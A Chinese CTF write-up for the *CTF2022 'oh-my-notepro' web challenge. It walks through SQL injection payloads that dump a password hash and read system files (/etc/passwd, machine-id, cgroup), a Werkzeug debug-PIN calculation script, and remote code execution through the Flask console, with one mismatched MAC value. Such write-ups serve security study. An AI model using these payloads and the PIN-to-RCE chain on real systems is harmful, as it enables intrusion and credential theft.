*CTF2022 oh-my-notepro

原创

Sk1y 已于 2022-04-20 09:37:35 修改 643 收藏

分类专栏： 比赛wp 文章标签： CTF Web

于 2022-04-19 16:23:06 首次发布

本文链接：https://blog.csdn.net/RABCDXB/article/details/124244296

*CTF2022 oh-my-notepro

文章目录

*CTF2022 oh-my-notepro

sql注入

读文件，得pin码

1. 用户名
2. app.py路径
3. 读mac
4. 读/etc/machine-id
5. 读/proc/self/cgroup

exp


登录挺宽松就登录了，note-id是在sql数据库中查找的，可以得到notes表名

```
ProgrammingError
sqlalchemy.exc.ProgrammingError: (pymysql.err.ProgrammingError) (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'sel'' at line 1")
[SQL: select * from notes where note_id='0onqj2c82fj405747oujnhlma059ocx8'union sel']
(Background on this error at: https://sqlalche.me/e/14/f405)
```

sql注入


存在sql注入，查看回显点

```
%27union%20select%201,2,3,4,5;%23
4 5 都是
```




版本号

```
%27union%20select%201,2,3,version(),version();%23
```



查看数据库名称

```
%27union%20select%201,2,3,version(),database();%23
```



读表名

```
%27union%20select%201,2,3,version(),(select%20group_concat(table_name)%20from%20information_schema.tables);%23
```


注意看最后的那里，和我们的报错是一样的，有notes表，证实了这一点

```
CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMN_PRIVILEGES,ENGINES,EVENTS,FILES,G
LOBAL_STATUS,GLOBAL_VARIABLES,KEY_COLUMN_USAGE,OPTIMIZER_TRACE,PARAMETERS,PARTITIONS,PLUGINS,PROCESSLIST,PROFILI
NG,REFERENTIAL_CONSTRAINTS,ROUTINES,SCHEMATA,SCHEMA_PRIVILEGES,SESSION_STATUS,SESSION_VARIABLES,STATISTICS,TABLE
S,TABLESPACES,TABLE_CONSTRAINTS,TABLE_PRIVILEGES,TRIGGERS,USER_PRIVILEGES,VIEWS,INNODB_LOCKS,INNODB_TRX,INNODB_S
YS_DATAFILES,INNODB_LOCK_WAITS,INNODB_SYS_TABLESTATS,INNODB_CMP,INNODB_METRICS,INNODB_CMP_RESET,INNODB_CMP_PER_I
NDEX,INNODB_CMPMEM_RESET,INNODB_FT_DELETED,INNODB_BUFFER_PAGE_LRU,INNODB_SYS_FOREIGN,INNODB_SYS_COLUMNS,INNODB_S
YS_INDEXES,INNODB_FT_DEFAULT_STOPWORD,INNODB_SYS_FIELDS,INNODB_CMP_PER_INDEX_RESET,INNODB_BUFFER_PAGE,INNODB_CMP
MEM,INNODB_FT_INDEX_TABLE,INNODB_FT_BEING_DELETED,INNODB_SYS_TABLESPACES,INNODB_FT_INDEX_CACHE,INNODB_SYS_FOREIG
N_COLS,INNODB_SYS_TABLES,INNODB_BUFFER_POOL_STATS,INNODB_FT_CONFIG,notes,users
```

查看users表

```
%27union%20select%201,2,3,version(),(select%20group_concat(column_name)%20from%20information_schema.columns%20wh
ere%20table_name=%27users%27);%23
得到
id,username,password
```

查看username和password




```
%27union%20select%201,2,3,version(),(select%20group_concat(username,0x3a,password)%20from%20users);%23
root:202cb962ac59075b964b07152d234b70
```

但是有了这个root和密码，不过好像没啥用

换个思路


读文件，得pin码

loadfiled读文件，通过flask开启了debug模式，然后通过pin码进行RCE

可以读文件之后，题目就和`[GYCTF2020]FlaskApp`这个题目很相似了，读一些文件，然后通过大佬的脚本得到pin码


1. 用户名

```
';create table aaa(name varchar(1000));load data local infile "/etc/passwd" into table ctf.aaa;%23
'union%20select%201,2,3,4,(select%20group_concat(name)%20from%20ctf.aaa);%23
```




在/etc/passwd中可以得到用户名：ctf

2. app.py路径



3. 读mac

```
';create table bbb(name varchar(1000));load data local infile "/sys/class/net/eth0/address" into table ctf.bbb;%
23

'union select 1,2,3,4,(select group_concat(name) from ctf.bbb);%23
```




将mac地址去掉`:`，然后在python中进行转化

```
02:42:c0:a8:90:03
print(int('0242ac1f0003',16))
2485723369475
```


4. 读/etc/machine-id

```
';create table machine(name varchar(1000));load data local infile "/etc/machine-id" into table ctf.machine;%23

'union select 1,2,3,4,(select GROUP_CONCAT(name) from ctf.machine)%23

1cc402dd0e11d5ae18db04a6de87223d
```



5. 读/proc/self/cgroup

```
';create table cc(name varchar(1000));load data local infile "/proc/self/cgroup" into table ctf.cc;%23

'union select 1,2,3,4,(select group_concat(name) from ctf.cc);%23
```




```
9cfbff4dca5ae8bd5f82dad5b7b30f43bc41fcde7cf41bdfa213e96595e05ff7
```

exp

注意exp的变化，Werkzeug的更新给pin码计算带来了新的变化
直接看官方wp的解释

通过翻阅源码可知，Werkzeug的更新给pin码的计算方式带来了变化
`https://github.com/pallets/werkzeug/commit/617309a7c317ae1ade428de48f5bc4a906c2950f`，直接使用网上大多数的pin码计算方式并不能计算出当前环境下正确的pin码，主要有两个变化，一个是修改以前是读取 `/proc/self/cgroup、/etc/machine-id、/proc/sys/kernel/random/boot_id` 这三个文件，读取到一个文件的内容，直接返回，新版本是从 `/etc/machine-id、/proc/sys/kernel/random/boot_id` 中读到一个值后立即break，然后和 `/proc/self/cgroup` 中的id值拼接，使用拼接的值来计算pin码；二一个变化是h的计算从md5变为了使用sha1，所以计算pin码的POC也要进行相应的调整，此外输入正确的pin码以后大概率会出现404等错误，可以通过清理网站缓存然后开启一个新的无痕会话来解决这个问题。

参考POC如下

1. md5–>sha1
2. /etc/machine-id+/proc/self/cgroup中的id，二者拼接

```
#sha1
import hashlib
from itertools import chain
probably_public_bits = [
    'ctf' #使用用户名
    'flask.app', #默认的
    'Flask', #默认的
    '/usr/local/lib/python3.8/site-packages/flask/app.py'    #这个通过报错信息得到
]

private_bits = [
    '2485723369475',  # 转化之后的mac
    #这个是machine-id和/proc/self/cgroup的综合体
    '1cc402dd0e11d5ae18db04a6de87223d9cfbff4dca5ae8bd5f82dad5b7b30f43bc41fcde7cf41bdfa213e96595e05ff7'
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

访问`http://121.37.153.47:5002/console#`

输入pin，导入os模块，查看根目录，运行/readflag

```
import os
os.popen('ls /').read()
os.popen('/readflag').read()
```

```
>>> os.popen('ls -1 /').read()
'total 92\ndrwxr-xr-x   1 ctf  ctf   4096 Apr 17 13:30 app\ndrwxr-xr-x   1 root root  4096 Mar  1 06:27 bin\ndrwxr-xr-x   2 root root  4096 Dec 11 17:25 boot\ndrwxr
root root  4096 Apr 17 13:30 etc\n-r-x------   1 root root    33 Apr 16 01:35 flag_cantguessit\ndrwxr-xr-x   1 root root  4096 Apr 16 01:41 home\ndrwxr-xr-x   1 roo
Feb 28 00:00 lib64\ndrwxr-xr-x   2 root root  4096 Feb 28 00:00 media\ndrwxr-xr-x   2 root root  4096 Feb 28 00:00 mnt\ndrwxr-xr-x   2 root root  4096 Feb 28 00:00
xr-x   1 root root 16856 Apr 16 01:35 readflag\ndrwx------   1 root root  4096 Apr 16 01:41 root\ndrwxr-xr-x   3 root root  4096 Feb 28 00:00 run\ndrwxr-xr-x   1 ro
4096 Feb 28 00:00 srv\ndr-xr-xr-x  13 root root     0 Apr 16 07:34 sys\ndrwxrwxrwt   1 root root  4096 Apr 16 01:41 tmp\ndrwxr-xr-x   1 root root  4096 Feb 28 00:00
>>> os.popen('ls /').read()
'app\nbin\nboot\ndev\netc\nflag_cantguessit\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nreadflag\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar\n'
>>> os.popen('/readflag').read()
'*ctf{exploit_Update_with_Version}'
>>>
```